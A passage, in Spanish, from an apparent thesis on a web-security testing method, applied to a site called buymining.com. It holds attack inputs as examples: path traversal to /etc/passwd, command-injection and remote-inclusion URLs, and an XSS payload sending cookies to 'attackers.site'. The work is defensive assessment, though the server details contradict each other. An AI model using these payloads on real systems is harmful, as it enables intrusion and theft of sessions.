Los scanners de CGI incluyen una lista detallada de archivos conocidos y directorios de muestra que son provistos por diferentes servidores de web o aplicación, y puede ser un método rápido para determinar si estos archivos están presentes.

No obstante, la única manera de estar realmente seguro es una revisión completa de los contenidos del servidor web y/o de aplicación y determinar si están relacionados a la propia aplicación o no.

Aplicando la herramienta firebug verificamos que la página está en un servidor apache 1.3.3 las que cuenta con algunos bugs registrados en la propia página de apache.

4.3.5 Archivos antiguos, copias de seguridad y sin referencias

La comprobación de archivos sin referencias utiliza tanto técnicas automatizadas como manuales, y usualmente incluye una combinación de las siguientes:

- Otras pistas en contenidos publicados
- Otra fuente de pistas sobre directorios es el archivo /robots.txt utilizado para proveer de instrucciones a los robots web:
- Adivinar a ciegas

Muchas veces se tiene nombres de archivos muy comunes referido a la página como buymining1, buyminingcopia, buyminingcopia1, etc.

- Información obtenida a través de vulnerabilidades y configuración incorrecta del servidor
- Uso de información disponible públicamente

Gracias a los motores de búsqueda podemos encontrar algunas evidencias (cached).

Concluimos que la página en verificación, no se ha podido encontrar alguna copia.

4.3.6 Métodos HTTP y XST

Descubrir los métodos soportados

Para realizar esta prueba, necesitamos algún modo de averiguar qué métodos HTTP soporta el servidor web que estamos examinando. El método HTTP OPTIONS nos proporciona la forma más directa y efectiva de hacerlo. El RFC 2616 (18) afirma que "el método OPTIONS representa una petición de información acerca de las opciones de comunicación disponibles en la cadena petición/respuesta identificada por la petición-URI".

El método de comprobación es sumamente sencillo y sólo necesitamos lanzar netcat (o telnet):

```
root@r ~ $ nc www.buymining.com 80
OPTIONS / HTTP/1.1
Host: www. buymining.com
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Nov 2011 08:00:29 GMT
Connection: close
```

Allow: GET, HEAD, POST, TRACE, OPTIONS

Content-Length: 0

OPTIONS proporciona un listado de los métodos soportados por el servidor web, y en este caso vemos, por ejemplo, que TRACE está activado. El peligro que plantea este método se ilustra en la siguiente sección.

Comprobar un XST potencial

El método TRACE, aunque aparentemente inofensivo, se puede aprovechar con éxito en algunos escenarios para robar credenciales de usuarios legítimos. Esta técnica fue descubierta por Jeremiah Grossman en 2003, en un intento de saltarse la etiqueta HTTPOnly que Microsoft introdujo en Internet Explorer 6 sp1 para proteger el acceso a las cookies mediante JavaScript. De hecho, uno de los patrones de ataque más recurrentes en XSS es acceder al objeto document.cookie y enviarlo a un servidor web controlado por el atacante de modo que él/ella pueda secuestrar la sesión de la víctima.

4.4. Pruebas de Autenticación.

4.4.1 Prueba de Fuerza bruta.

Se explica varios tipos de ataques de fuerza bruta.

- Ataques de diccionario

Los ataques basados en diccionario consisten en scripts y herramientas automatizadas que intentarán adivinar los usuarios y contraseñas a partir de un archivo diccionario. Un archivo diccionario puede ser compilado y ajustado para incluir palabras y contraseñas utilizadas probablemente por el propietario de la cuenta que un usuario malicioso va a atacar. El atacante puede recoger información (vía reconocimiento de la información de la competencia, haber rebuscado entre la basura, ingeniería social) para obtener conocimiento sobre el usuario, o construir una lista de todas las palabras únicas disponibles en el site web.

- Ataques de búsqueda

Los ataques de búsqueda intentarán cubrir todas las combinaciones posibles de un conjunto de caracteres y una longitud de contraseñas proporcionados. Este tipo de ataque es muy lento, debido a que el espacio muestral de pares de elementos candidatos posibles es muy grande. Por ejemplo, dada una id de usuario conocida, el número total de contraseñas a probar, hasta 8 caracteres de longitud, es igual a 26^(8!) en una tabla de caracteres de tan solo letras en minúscula (¡más de 200.000 millones de contraseñas posibles!). Entre las herramientas se tiene una cantidad diversa (brutus), incluyendo plugins de navegadores

- Ataques de búsqueda basados en patrones

Con el fin de incrementar la cobertura del espacio de combinaciones sin retrasar demasiado el proceso, se recomienda crear un conjunto de reglas adecuado para generar candidatos. Por ejemplo, el programa, "John the Ripper" puede generar variaciones de contraseñas a partir de fragmentos del nombre de usuario, o modificar las palabras que se le indican como entrada a través de una máscara preconfigurada (por ejemplo, primer intento "pen" --> 2o intento "p3n" --> 3er interno "p3np3n").

Atacando la Autenticación Básica HTTP por fuerza bruta, una herramienta ideal es hydra

En la página en cuestión se realizó ataques para entrar al sistema y se encontró con un usuario de prueba, user=11 pass=1, que tiene permisos administrativos.

4.4.2 Saltarse el sistema de autenticación.

Pruebas de caja negra.

Existen varios métodos para saltarse el sistema de autenticación en uso por una aplicación web:

- Petición directa de páginas (navegación forzada).
- Modificación de Parámetros.
- Predicción de IDs de sesión.
- Inyección SQL.

Verificando se constata que no es posible encontrar un punto de salte de session.

4.4.3 Pruebas de gestión del Caché de Navegación y de salida de sesión

Función de cierre de la sesión:

El primer paso es comprobar la presencia de la función de cierre de la sesión. Comprueba que la aplicación proporciona un botón de cierre de sesión y que éste esté presente y bien a la vista en todas las páginas que requieren autenticación. Un botón de cierre de sesión que no está claramente a la vista, o que solo está presente en algunas páginas, representa un riesgo para la seguridad, porque el usuario podría olvidar usarlo al final de su sesión.

El segundo paso consiste en comprobar que le ocurre a los testigos de sesión cuando la función de cierre de sesión es invocada. Por ejemplo cuando se utilizan cookies, un comportamiento adecuado es borrar todas las cookies de sesión, mediante el envío de una nueva directiva Set-Cookie que ajuste su valor a uno no válido (por ejemplo: "NULL" o un valor equivalente) y, si la cookie es persistente, ajustar su fecha de caducidad en el pasado, lo que indica al navegador que descarte la cookie.

El primer test (y el más sencillo) en este punto consiste en cerrar la sesión y pulsar el botón 'atrás' del navegador, para comprobar si aun estamos autenticados. Si lo estamos, significa que la función de cierre de sesión se ha implementado de forma insegura, y que la función de cierre de sesión no destruye los IDs de sesión. Esto ocurre a veces con aplicaciones que usan cookies no persistentes y que requieren que el usuario cierre su navegador para borrar efectivamente dichas cookies de la memoria.

Después de haber probado la técnica del botón 'atrás', es hora de probar algo un poco más sofisticado: podemos re-fijar la cookie al valor original y comprobar si todavía podemos acceder a la aplicación de modo autenticado. Si podemos, significa que no hay un mecanismo del lado del servidor que mantenga una constancia de las cookies activas y no activas, y que el hecho de que la información almacenada en la cookie sea correcta es suficiente para permitir el acceso. Para fijar una cookie a un valor determinado podemos usar WebScarab e, interceptando una respuesta de la aplicación, insertar una cabecera Set-Cookie.

Se verifico los cierres de sesión y no se encontró ninguna fuente vulnerable.

4.4.4 Pruebas para fijación de sesión.

Pruebas para vulnerabilidades de fijación de sesión:

El primer paso es hacer una petición al sitio. Si pedimos lo siguiente:

```
GET www.buymining.com
```

Obtendremos la siguiente respuesta:

```
HTTP/1.1 200 OK
Date: Wed, 14 nov 2011 08:45:11 GMT
Server: apache
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 2005 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US
```

Observamos que la aplicación establece un nuevo identificador de sesion JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 para el cliente.

A continuación, si nos autenticamos exitosamente en la aplicación con el siguiente POST HTTPS:

```
POST https://www.buymining.com/index.php/principal/verifica/ HTTP/1.1
Host: www. buymining.com
User-Agent: Mozilla/7.0 (Windows; U; Windows NT 7.1; it; rv:1.8.1.16) Gecko/20080702
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*
/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www. buymining.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57
Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in
```

Observamos la siguiente respuesta del servidor:

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2011 14:52:58 GMT
Server: Apache/1.3.3
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...
```

Como una nueva cookie no ha sido asignada después de una autenticación exitosa sabemos que es posible realizar robo de sesión.

4.4.5 Pruebas para CSRF

Para hacer comprobaciones siguiendo el enfoque de la caja negra, necesitaremos conocer las URLs correspondientes al área restringida (aquellas que requieren autenticación). Si contamos con credenciales válidas, podemos asumir los dos papeles el atacante y la víctima. En este caso, conocemos las URLs a comprobar simplemente por haber navegado por la aplicación.

De otro modo, si no contamos con unas credenciales válidas disponibles, tenemos que organizar un ataque real, y por lo tanto inducir a un usuario legítimo que ya esté autenticado a que siga un determinado enlace. Esto puede suponer un considerable esfuerzo de ingeniería social.

4.4.6 Pruebas de ruta transversal.

a) Enumeración de Vectores de Entrada

Para determinar que parte de la aplicación es vulnerable en la validación de entradas, la persona a cargo de la realización de las pruebas debe enumerar todas las partes de la aplicación que aceptan contenidos del usuario. Esto incluye también consultas HTTP, GET y POST y opciones comunes como carga de archivos de subida y formularios html.

A continuación se muestran ejemplos de comprobaciones a realizar en esta etapa:

- Existen parámetros que podrían estar relacionados con archivos dentro de las peticiones HTTP?
- Existen extensiones de archivos inusuales
- Existen nombres de variables interesantes

http:// www.buymining.com/index.php/cargar/archico/content
http:// www.buymining.com/ index.php/cargar/datos=12

b) Técnicas de prueba

La siguiente fase de las pruebas consiste en analizar las funciones de validación de entrada presentes en la aplicación web.

Haciendo uso del ejemplo anterior, la página dinámica llamada / index.php/cargar= carga información estática de un archivo, mostrando el contenido a los usuarios. Un atacante podría insertar la cadena maliciosa "../../../../etc/passwd" para incluir el archivo de hash de contraseñas de un sistema Linux/Unix. Obviamente este tipo de ataque solo es posible si el punto de control de validación falla; de acuerdo a los privilegios del sistema de archivos, la aplicación web debe poder leer el archivo.

No tiene sentido pedir el archivo /etc/passwd de un servidor web IIS

http:// www.buymining.com/ index.php/cargar/datos=/../../../../etc/passwd

Para el ejemplo con cookies, tenemos:

Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd

4.5 Comprobación de la lógica de negocio.

Las herramientas automatizadas ven muy difícil comprender los contextos, y por tanto es precisa una persona para realizar este tipo de comprobaciones.

Ajustar la cantidad de un producto del site a un número negativo puede resultar en préstamo de fondos al atacante. La contramedida a este problema es implementar una validación de datos más robusta, ya que la aplicación permite introducir números negativos en el campo entrada de cantidad de la compra pero este no es el caso de la página en cuestión.

4.6 Pruebas de entrada de datos.

4.6.1 Pruebas de cross site scripting reflejado

Una prueba de caja negra incluye al menos tres pasos:

1. Detectar los vectores de entrada. Debe determinase las variables de la aplicación web y como ingresarlas en la aplicación web. Ver el detallado abajo.
2. Analizar cada vector de entrada para detectar posibles vulnerabilidades. Para detectar una vulnerabilidad XSS, el auditor utilizara datos especialmente diseñados para cada vector de entrada. Tal entrada es típicamente no dañina, pero puede provocar respuestas desde el navegador web que manifiestan la vulnerabilidad.
3. Por cada vulnerabilidad reportada en la fase previa, el auditor analizara el reporte e intentara explotarla con un ataque que tenga un impacto realista en la seguridad de la aplicación web.

Considere el registro de la página web y login de usuario “Bienvenido %nombredeusuario%”.

Se sospecha que cada posible entrada de datos puede resultar en un ataque XSS. Para analizarlo, se debe jugar con la variable de usuario e intentara provocar la vulnerabilidad. Intentemos hacer clic en el siguiente enlace y ver qué sucede:

http://www.buymining.com/index.php?user=<script>alert(123)</script>

Si no existe sanitización en dicho enlace sucederá que nos muestra un mensaje de alert con el texto 123.

Esto indica que existe una vulnerabilidad XSS y pareciera ser que el auditor puede ejecutar código a su gusto en el navegador de cualquiera si el usuario hace clic en el enlace del auditor.

Verificando en las diferentes entradas de datos no se encontró alguna vulnerabilidad de este tipo.

4.6.2 Inyect SQL.

Algunas formas de evitar la Inyección SQL

PHP

En el lenguaje PHP, hay diferentes funciones que pueden servir de ayuda para usar con distintos sistemas de gestión de bases de datos. Para MySQL, la función a usar es mysql_real_escape_string:

```
$query_result = mysql_query("SELECT * FROM usuarios WHERE nombre = \"" . mysql_real_escape_string($nombre_usuario) . "\"");
```

Realizando el testeo en las entradas no se evidencio algún posible error.

4.6.3 Inyección de código.

Comprobación de vulnerabilidades de inyección en PHP:

Utilizando la cadena de consulta, podemos inyectar código (en este ejemplo, una url maliciosa) para que sea procesada como parte del archivo de inclusión:

http://www.buymining.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a

Resultado Esperado:

La URL maliciosa se acepta como parámetro de la página PHP, que posteriormente usará el valor en un archivo de inclusión.

No se encontró algún punto que permita este tipo de vulnerabilidades.

4.6.4 Inyección de órdenes de sistema.

Cuando vemos un archivo en una aplicación web, el nombre del archivo a menudo se muestra en la URL. El lenguaje Perl permite direccionar datos de un proceso a una declaración. El usuario sencillamente, puede añadir el símbolo Pipe "|" al final del nombre del archivo. Ejemplo de URL antes de la modificación:

http://www.buymining.com/index.php/userData.pl?doc=user1.txt

Ejemplo de URL modificada:

http:// www.buymining.com / index.php /userData.pl?doc=/bin/ls|

Añadiendo un punto y coma al final de la URL para una página .php seguida de un orden de sistema operativo, ejecutará el orden. Ejemplo:

http:// www.buymining.com / index.php?docdir=%3Bcat%20/etc/passwd

En la página no se cuenta con este tipo de sistemas.

4.6.5 Pruebas de vulnerabilidad incubada.

a. Ejemplo de subida de archivos:

Verifica el tipo de contenido que se permite cargar a la aplicación web y la URL resultante para el archive subido. Carga un archivo que explote un componente en la estación de trabajo local del usuario cuando sea descargado o visionado el archivo por parte del usuario.

Envía a la víctima un email u otro tipo de alerta para hacerle visitar la página.

El resultado esperado es que se lanzará el exploit cuando el usuario visite la página resultante o descargue y ejecute el archive del site sobre el que mantiene una relación de confianza.

b. Ejemplo de XSS en un tablón de anuncios

1. Introduce código javascript como valor para el campo vulnerable, por ejemplo:

   ```
   <script>document.write('<img
   src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>
   ```

2. Dirige a los usuarios a visitar la página vulnerable, o espera a que la visiten.
3. Cuando los usuarios visiten la página vulnerable, una petición que contiene sus cookies (se incluye document.cookie como parte de la URL pedida) será enviada al sistema que contiene la página de ataque, como la siguiente:

   ```
   - GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
     %20JSESSIONID=ADIFFERENTVALUE:-
   1;%20ExpirePage=https://www.buymining.com/download/;
     TESTIGO=28_nov_2011_21:46:36_GMT HTTP/1.1
   ```

Como se mencionó en el otro apartado la página no cuenta con sistema de subida o descarga de archivos

Pruebas de AJAX.

El fallo consiste en que muchos programadores utilizan AJAX para ejecutar lógica de negocio de servidor, guardando el estado en el cliente.

El estado en cliente es fácilmente modificable, a no ser que esté encriptado, permitiendo con algunas herramientas y/o plugins para firefox modificar el estado y alterar la lógica de negocio.

En el proceso de compra de minerales, el cliente escribe los datos, y la página se comunica mediante AJAX para obtener los datos requeridos.

Si los gastos de envío se almacenan en una varia HIDDEN, es fácil alterar este valor y conseguir gastos de envío gratis, como también el caso de tener campos de entrada de solo lectura READ-ONLY, pensando que no se podrá modificar estos datos.

La solución es sencilla, no almacenar esta información en HIDDEN, o hacer uso de sesiones en el servidor.

Por lo que se concluye que la página cuenta con envíos ajax, y las páginas devueltas cuentan con vulnerabilidades como campos de solo lectura y ocultos.

4.7 Informe

Resumen ejecutivo.

Se realizó el test de vulnerabilidad siguiendo la metodología planteada, concluyendo que

Consideraciones técnicas generales

Se debe realizar las siguientes observaciones:

- validaciones de datos tanto de entrada como de salida.
- Borrado de usuarios de prueba del sistema.
- actualización de las aplicaciones del servidor
- Configuración de adecuada del servidor.

Hallazgos realizados durante la evaluación. Ver tabla 4.1

Categoría	Nombre	Elementos afectados	Conclusión	Comentarios/Solución	Riesgo
Recopilación de información	Robots, Crawlers y Arañas	-	-		0
	Reconocimiento mediante motores de búsqueda	-	-		0
	Identificación de puntos de entrada de la aplicación	POST, GET	Se encontraron los métodos GET y POST	Verificación de datos enviados y recibidos	4

	Pruebas de firmas de aplicaciones Web	Apache 1.3.3	Servidor encontrado y detalles del mismo	Actualización de aplicaciones	8
	Descubrimiento de aplicaciones.	-	No encontradas	-	0
	Análisis de código de error	-	No encontradas	-	0
Pruebas de Configuración	Pruebas de SSL/TLS	-	No encontradas	-	0
	Pruebas del receptor de escucha de la Base de Datos	-	No encontradas	-	0
	Pruebas de gestión de configuración de la infraestructura	-	-	-	0
	Pruebas de gestión de configuración de la aplicación	Apache 1.3.3	Versión no actualizada del servidor	Actualización del servidor	8
	Gestión de extensiones de archivos	-	-	-	0
	Prueba del manejo de extensiones de ficheros	-	-	-	0
	Archivos antiguos, copias de seguridad y sin referencias	-	No encontradas	-	0
	Interfaces de administración de la infraestructura y de la aplicación	-	-	-	0
	Métodos HTTP y XST	Trace	Métodos de recepción del servidor activos	Configuración del servidor	6
Pruebas de Autentificación	Transmisión de credenciales a través de un canal cifrado	-	-	-	0
	Enumeración de usuarios	-	-	-	0
	Cuentas de usuario predeterminadas o adivinables	-	-	-	0
	Pruebas de fuerza bruta	Login	Usuario de prueba	Borrar usuarios del sistema que no	9

				son usados	
	Saltarse el sistema de Autenticación	-	No encontrada	-	0
	Comprobar Sistemas de recordatorio/restauración de contraseñas vulnerables	-	-	-	0
	Pruebas de gestión del Caché de Navegación y de salida de sesión	-	No encontrada	-	0
	Pruebas de CAPTCHA	-	-	-	0
	Pruebas para autenticación de factores múltiples	-	-	-	0
	Probar por situaciones adversas	-	-	-	0
	Pruebas de gestión de sesiones	-	-	-	0
	Pruebas para el esquema de gestión de sesiones	-	-	-	0
	prueba para atributos de cookies	-	-	-	0
	Pruebas para fijación de sesión	Sesión	Robo de sesiones	Configuración del servidor y programación	7
	Prueba para variables de sesión expuestas	-	-	-	0
	Pruebas para CSRF	-	-	-	0
	pruebas de autorización	-	-	-	0
	Pruebas de ruta transversal	Envió de datos	Acceso al SO	Sanitizar entradas	8
	Pruebas para saltarse el esquema de autenticación	-	-	-	0
	Pruebas de escalado de privilegios	-	-	-	0
Prueba de lógica de negocios	Comprobación de la lógica de negocio	-	No encontrada	-	0
	Prueba de Cross site scripting reflejado	-	No encontrada	-	0
	Prueba de Cross site scripting almacenado	-	-	-	0

Pruebas de entrada de datos	Prueba de Cross site scripting basado en DOM	-	-	-	0
	Prueba de Cross site scripting basado en Flash	-	-	-	0
	Inyección SQL	-	No encontrada	-	0
	Inyección SSI	-	-	-	0
	Inyección XPATH	-	-	-	0
	Inyección de código	-	-	-	0
	Inyección de órdenes de sistema	-	-	-	0
	Vulnerabilidad incubada	-	-	-	0
	Pruebas de HTTP Splitting/Smuggling	-	-	-	0
	Denegación de servicio mediante ataques SQL Wildcard	-	-	-	0
	Bloqueo de cuentas de usuario	-	-	-	0
	Desbordamiento de búfer	-	-	-	0
	Entradas de usuario como bucle	-	-	-	0
	Pruebas de Escritura de Entradas Suministradas por Usuario a Disco.	-	-	-	0
	Escritura de datos suministrados por usuario	-	-	-	0
	Fallar en la liberación de recursos	-	-	-	0
	almacenamiento excesivo en la sesión	-	-	-	0
Pruebas de AJAX	Comprobando AJAX	Envío y recepción de datos	Formularios ajax	Sanitizar entradas y salidas	9

Tabla 4.1 Informe Final

Concluyendo que se tiene una probabilidad de ocurrencia de vulnerabilidad baja (2,26).

Herramientas utilizadas

Las herramientas usadas son:

- ✓ Firebug de mozilla.
- ✓ nmap.
- ✓ jhon the ripper
- ✓ WebScarab

CONCLUSIONES

Las conclusiones del trabajo de investigación son:

La creación de una nueva metodología para localizar vulnerabilidades, proporciona a los programadores y administradores de aplicaciones web y páginas web nuevas formas de encontrar fallas de seguridad y proteger sus sistemas.

La creación del marco teórico ayudará como una guía de las amenazas con las que enfrenta una página web y aplicación web.

Cada fase de la metodología propuesta fue puesta a prueba en páginas web, concluyendo con resultados satisfactorios.

RECOMENDACIONES

Conforme se establecen las conclusiones, también es evidente definir las recomendaciones pertinentes para futuros estudios:

El trabajo de investigación puede ser ampliado sobre las vulnerabilidades de web service (soap, wsdl, xml) como también REST.

Si bien este trabajo de investigación trata de ataques más recientes, se debe mantener informado sobre todo de las novedades de seguridad informática, a través de los boletines de las compañías, fabricantes de 'software', así como de los servicios de información. Si se sabe cómo actuar ante una situación de riesgo, se podrá minimizar al máximo las posibles pérdidas o daños.

Referencias Bibliográficas

1. investigacion, Metodologia de la. Mexico, s.p., s.l., 1999. 853425689.

2. Metodologia. mexico, s.p., s.l., 1996. 56841325.

3. Seguridad en las transacciones online de comercio electrónico, Gonzalo Ernesto Domingo, 2005, pag. 114

4. Seguridad en el comercio electrónico, Mattos Lescano Elisa Zoraida, Lima, 2003, pag. 5

5. Seguridad en las transacciones online de comercio electrónico, Gonzalo Ernesto Domingo, 2005, pag. 29

6. Seguridad para lograr Confiabilidad y Calidad de los Servicios Digitales en Internet
, Carlos Augusto Jerez Lugo, México , 2004, cap. I pag. 3

7. Security, Offensive. exploit - db. exploit - db, disponible en: http://www.exploit-db.com/ 1 de 1 de 2011. [Citado el: 7 de 8 de 2011.].

8. A., James. Analisis y Diseño de Sistemas de Informacion. Mexico : McGrawHill, 1992.

9. Blanchard, B. S., & Fabrycky, W. J.(2006) Systems engineering and analysis (4th ed.) New Jersey: Prentice Hall, pag. 231.

10. Wikipedia. Wikipedia, la enciclopedia libre. disponible en: http://es.wikipedia.org/wiki/Comercio_electr%C3%B3nico, 25 de 7 de 2011. [Citado el: 7 de 8 de 2011.].

11. Project, The Open Web Application Security. Las diez vulnerabilidades de seguridad más críticas en aplicaciones web. s.l. : OWASP, 2004.

12. Inc., HTCIA. HTCIA Inc. The High Technology Crime Investigation Association.disponible en: http://www.htcia.org/, 1 de 1 de 2010. [Citado el: 7 de 8 de 2011.].

13. Day, Kevin. Inside the Security Mind: Making the Tough Decisions. EEUU : Prentice Hall PTR, 2003.

14. wikipedia. wikipedia La enciclopedia libre. fundacion wikimedia, disponible en: http://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica 4 de 8 de 2011. [Citado el: 7 de 8 de 2011.].

15. wikipedia. wikipedia, La enciclopedia libre. Disponible en: http://es.wikipedia.org/wiki/Ciberterrorismo, 18 de 7 de 2011. [Citado el: 7 de 8 de 2011.].

16. Revista RED. Ciudad de la Informatica. Ciudad de la Informatica, disponible en:http://www.inegi.gob.mx. 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.] .

17. Introducción a AJAX, Javier Eguíluz Pérez, 2005,pag. 26

18. HTTP - Hypertext Transfer Protocol,W3C, 2011, disponible en: http://www.w3.org/Protocols/, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

19. Roger S. Pressman. *Ingeniería del software, un enfoque práctico*, pag. 281-322. McGrawHill, quinta edition, 2002.

20. Glenford J. Myers. *The art of sotware Testing*, page 234. Wiley, second edition, 2004.

21. Op. cit, pag. 281-322.

22. Marta Castellaro, Susana Romaniz, Juan Carlos Ramos,Ingenieria de software, 2002,pag 103,

23. Jason Cohen (2006). Best Kept Secrets of Peer Code Review (Modern Approach. Practical Advice.). Smartbearsoftware.com. ISBN1599160676, pag. 183

24. Kiran Maraju, Security Code Review- Identifying Web Vulnerabilities , pag.65

25. VeriSign,Introducción a las pruebas de vulnerabilidad de red - L I B R O B L A N C O,2005,pag. 28

26. webmasters, disponible en: http://www.google.com/support/webmasters/bin/answer.py ?hl=es&answer=156449&from=35237&rd=1,1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

27. robotstxt, disponible en: http://www.robotstxt.org/orig.html1 de 10 de 2002. [Citado el: 8 de 7 de 2011.],

28. nmap, disponible en: http://nmap.org/man/es/, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.],

29. Nessus, disponible en: http://www.nessus.org/products/nessus, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

30. Robert Auger v1.62 (Last Modified: 4/28/10), pag, 245

31. Grossman, Lev. Computer Literacy Tests: Are You Human?,. the Time , 5 de junio de 2008.Articulo,

32. ISO 27000, Directorio iso del 2007, http://www.27000.org

33.(31) ISO 27000, Directorio ISECOM del 2007, http://isecom.securenetltd.com/OSSTMM.es.2.1.pdf

34. Seguridad para lograr Confiabilidad y Calidad de los Servicios Digitales en Internet , Carlos Augusto Jerez Lugo, México , 2004, Introducción, pag 2.

35. Seguridad en las transacciones online de comercio electrónico, Gonzalo Ernesto Domingo, 2005, pag. 114.
36. Seguridad en el Comercio Electronico, Elisa Zoraida Mattos Lescano, Peru, 2003, pag 1
37. RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1 (Postscript), (PDF) (compressed text), [En línea] 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]
38. RFC 2965: RFC 2617: HTTP Authentication: Basic and Digest Access Authentication, [En línea] 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]
39. Adobe, Testing Flash ,disponible en: http://www.adobe.com/devnet/ flash/testing_usability.html, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

Bibliografía.

A., James. Analisis y Diseño de Sistemas de Informacion. Mexico : McGrawHill, 1992. 0.

Agulló Tomás, Esteban. Jóvenes, trabajo e identidad. Oviedo : Universidad de Oviedo, 1997. 8474689821.

Day, Kevin. Inside the Security Mind: Making the Tough Decisions. EEUU : Prentice Hall PTR, 2003.

Glenford J. Myers. *The art of sotware Testing*, page 234. Wiley, second edition, 2004.

Investigacion, Metodologia de la.. Mexico : s.n., 1999. 853425689.

Grossman, Lev. Computer Literacy Tests: Are You Human?,. the Time , 5 de junio de 2008.Articulo.

Metodologia. mexico : s.n., 1996. 56841325.

Marta Castellaro, Susana Romaniz, Juan Carlos Ramos,Ingenieria de software, 2002.

Jason Cohen (2006). Best Kept Secrets of Peer Code Review (Modern Approach. Practical Advice.). Smartbearsoftware.com. ISBN1599160676.

Security, Offensive. exploit - db. exploit - db.disponible en: http://www.exploit-db.com/ ,1 de 1 de 2011. [Citado el: 7 de 8 de 2011.].

Project, The Open Web Application Security. Las diez vulnerabilidades de seguridad más críticas en aplicaciones web. s.l. : OWASP, 2004.

Seguridad para lograr Confiabilidad y Calidad de los Servicios Digitales en Internet
, Carlos Augusto Jerez Lugo, México , 2004, Introducción.

Seguridad en las transacciones online de comercio electrónico, Gonzalo Ernesto Domingo, 2005.

Seguridad en el Comercio Electronico, Elisa Zoraida Mattos Lescano, Peru, 2003.

Web

Inc., HTCIA. HTCIA Inc. The High Technology Crime Investigation Association. disponible en: http://www.htcia.org/ , 1 de 1 de 2010. [Citado el: 7 de 8 de 2011.].

wikipedia. wikipedia La enciclopedia libre. disponible en: http://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica, 4 de 8 de 2011. [Citado el: 7 de 8 de 2011.].

wikipedia. wikipedia, La enciclopedia libre. diponible en: http://es.wikipedia.org/wiki/Ciberterrorismo, Wikimedia, 18 de 7 de 2011. [Citado el: 7 de 8 de 2011.].

Wikipedia conocimiento. conocimiento colectivo. disponible en: http://es.wikipedia.org/wiki/Metodología, wikipedia Cl, 19 de octubre de 2011. [Citado el: 25 de octubre de 2011.]. 0.

Wikipedia. Wikipedia, la enciclopedia libre. disponible en: http://es.wikipedia.org/wiki/Comercio_electr%C3%B3nico, 25 de 7 de 2011. [Citado el: 7 de 8 de 2011.].

Revista RED. Ciudad de la Informatica. Ciudad de la Informatica. disponible en: http://www.inegi.gob.mx., 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

Introducción a AJAX, Javier Eguíluz Pérez, 2005

HTTP - Hypertext Transfer Protocol,W3C, 2011, disponible en: http://www.w3.org/Protocols/, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

Roger S. Pressman. *Ingeniería del software, un enfoque práctico*, McGrawHill, quinta edition, 2002.

Roger S. Pressman. *Ingeniería del software, un enfoque práctico*, McGrawHill, quinta edition, 2002.

Kiran Maraju, Security Code Review- Identifying Web Vulnerabilities.

VeriSign,Introducción a las pruebas de vulnerabilidad de red - libro blanco,2005.

webmasters, disponible en: http://www.google.com/support/webmasters/bin/answer.py?hl=es&answer=156449&from=35237&rd=1, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

robotstxt, disponible en: http://www.robotstxt.org/orig.html, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

Webmaster, disponible en: http://www.google.com/support/webmasters/bin/answer.py?answer=70897, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

nmap, disponible en: http://nmap.org/man/es/, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

Nessus, disponible en: http://www.nessus.org/products/nessus, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.].

Robert Auger v1.62 (Last Modified: 4/28/10).

RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1 (Postscript), (PDF) (compressed text), [En línea] 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

RFC 2965: RFC 2617: HTTP Authentication: Basic and Digest Access Authentication, [En línea] 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

Adobe, Testing Flash , dispinible en: http://www.adobe.com/devnet/flash/testing_usability.html, 1 de 10 de 2002. [Citado el: 8 de 7 de 2011.]

ANEXOS

ANEXO 1

MODELO DE LA ENTREVISTA

Personas que desarrollan y administradores de

Aplicaciones Web o páginas web

Tema: Metodología de verificación de seguridad de aplicaciones y páginas Web.

Nombre del Entrevistado:……

N°: …….

1. **Las metodologías que usa para el análisis y diseño de aplicaciones web o páginas web incluyen la seguridad y que fases de esta.**

   ……
   ……
2. **Cuál fue su experiencia de ataques de hackers a su aplicación web o página web.**

   ……
   ……
3. **Conoce todos los tipos de ataque que puede realizar un hacker.**

   ……
   ……
4. **Sabe cómo defenderse de los ataques de hackers en aplicaciones web o páginas web.**

   ……
   ……
